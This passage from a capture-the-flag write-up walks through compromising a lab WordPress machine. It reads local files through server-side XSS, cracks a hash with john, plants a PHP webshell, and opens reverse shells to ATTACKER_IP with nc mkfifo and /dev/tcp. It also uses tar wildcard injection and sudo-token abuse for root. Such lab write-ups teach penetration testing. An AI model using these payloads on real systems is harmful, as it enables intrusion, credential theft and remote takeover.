

We have a file read! This is a little too small to get everything so we can just make the iframe bigger
1
<iframe src=http://ATTACKER_IP/read.php?x=/etc/passwd width=1000px height=1000px></iframe>
Credentials
What files could have database credentials?
Now that we have a working local file read, what local file should we read?
Recall that this site is running wordpress, so let’s try to read the equivalent config file wp-config.php
1
<iframe src=http://10.13.51.71/read.php?x=/var/www/wordpress/wp-config.php width=1000px height=1000px></iframe>

We have database credentials! We also found the /adminer directory on seasurfer.thm which will let us read a database, so let’s put this all together

Let’s see what’s in the wp_users table

We have kyle’s password hash! Add it to a file so we can crack it
1
kyle:PW_HASH_HERE

Now we can use john and rockyou.txt to crack the hash
1
john --wordlist=/usr/share/wordlists/rockyou.txt --fork=3 --progress-every=30 crack.txt
Shell
Where can you modify
phpfiles in wordpress?
We have some credentials so let’s login to wordpress by visiting
1
http://seasurfer.thm/wp-admin
Now let’s add a php webshell into a theme template file. I’ll use this payload and add it into the homepage file front-page.php
1
<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; }?>

When we visit the homepage with the cmd HTTP parameter set, it will run that command. Let’s test it to make sure it works
1
http://seasurfer.thm/?cmd=ls%20-la

Perfect! Now we can upgrade this to a reverse shell. This usually takes some trial and error to find a payload that works, but I used the nc mkfifo payload with URL Encoding generated by this site
1
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fbash%20-i%202%3E%261%7Cnc%20ATTACKER_IP%204444%20%3E%2Ftmp%2Ff
Now we just need to set up a listener to catch the request, and then send the payload
1
nc -lvnp

We’re in! We can upgrade and stabilize our shell so that we can use tab autocomplete and ctrl+c with the following
1
2
3
4
5
python3 -c 'import pty; pty.spawn("/bin/bash")'
# ctrl + z to background the shell
stty raw -echo && fg
export SHELL=/bin/bash
export TERM=screen
Horizontal Escalation
Are there any scripts that run on a schedule?
There are a few ways to find scheduled programs. Usually you can check /etc/crontab or one of its alternatives. You could also use the process spying tool pspy which will monitor processess without needing root.
These options will make things conclusive but I just stumbled into finding a backup script in /var/www/internal/maintenance which tells us it runs on a schedule

This seems like a normal backup script but it is vulnerable to wildcard injection. The tar command has options that allow arbitrary command execution
To execute arbitrary commands with tar, create the following files which will act as flags when interpreted by tar
1
2
3
cd /var/www/internal/invoices
echo 'asdf' > '--checkpoint=1'
echo 'asdf' > '--checkpoint-action=exec=sh shell.sh'
Next add your payload into shell.sh. Here we’ll create a reverse shell as the kyle user
1
/bin/bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
Set up a listener on the attacking machine
1
nc -lvnp 4444
Then wait for the script to run

We can upgrade our shell here but since ssh is open, we can just drop our machine’s public key into /home/kyle/.ssh/authorized_hosts to give us a stable foothold


Now we can read the user flag
Root
Are there any
sudocommands running?
When we run linpeas on the system, we see this

We have the potential to abuse sudo tokens, but there are a few prerequisites we must fulfill. Hacktricks has a good guide on this.
The prerequisites are as follows
- You need to have a shell as the user
- The user has executed something with
sudoin the last 15 minutes cat /proc/sys/kernel/yama/ptrace_scopeis 0gdbis accessible
We already have a shell as the user so that’s the first requirement filled. We can check if there are any sudo commands being run with the following
1
ps aux | grep sudo

There’s a kyle process running sudo /root/admincheck and then sleeping until infinity. This is fine but remember the sudo command needs to have been run in the last 15 minutes. If it took more than 15 minutes since booting the machine to get to this point, you will need to reboot the machine and get back here. The credentials aren’t randomized so you can directly login to wordpress after the restart, giving you a faster foothold.
Even though we ran linpeas, we can check the ptrace protections again to be sure
1
cat /proc/sys/kernel/yama/ptrace_scope

Okay great, things have been smooth so far but now we need to do some work. gdb isn’t on the system! We also can’t install packages with apt since we don’t have root yet. Seems like we’ll need to install it manually.
We should get the operating system information so we can download the correct package
1
cat /proc/version;cat /etc/issue;

We’re running Ubuntu 20.04.4 so let’s download the corresponding gdb package and upload it to the server.
According to this stackoverflow post we can unpack the .deb file with ar and tar. Since we just want the binary and don’t need to install it system wide, this is enough. We only need to run the following
1
2
3
ar x gdb_9.1-0ubuntu1_amd64.deb
tar xf data.tar.xz
cd /usr/bin

We can run gdb from here so let’s add this directory to our PATH variable
1
export PATH=$(pwd):$PATH

Now that we have gdb installed, we can abuse sudo tokens with the scripts provided by this repo. By uploading the second exploit script exploit_v2.sh and running it, if all of our pre requisites are met, we should be able to get a root shell with /tmp/sh -p

Awesome! Now we can read the root flag

Conclusion
By checking the response headers when visiting the machine ip, we found the domain name used by the server. Visiting this domain lead to a site made with wordpress. Further enumeration found the /adminer directory which gives database entries with the proper credentials. Using wfuzz we found the internal subdomain which gave us a way to generate a pdf receipt. The pdf generator was vulnerable to Server Side XSS (javascript injection). This was leveraged to read local files on the system, leaking database credentials. Cracking these credentials allowed us to modify wordpress template files. This gave us a web shell and reverse shell into the system. Abusing a tar wildcard injection in a backup script gave us access to the kyle user. By taking advantage of sudo tokens, we were able to create a root shell.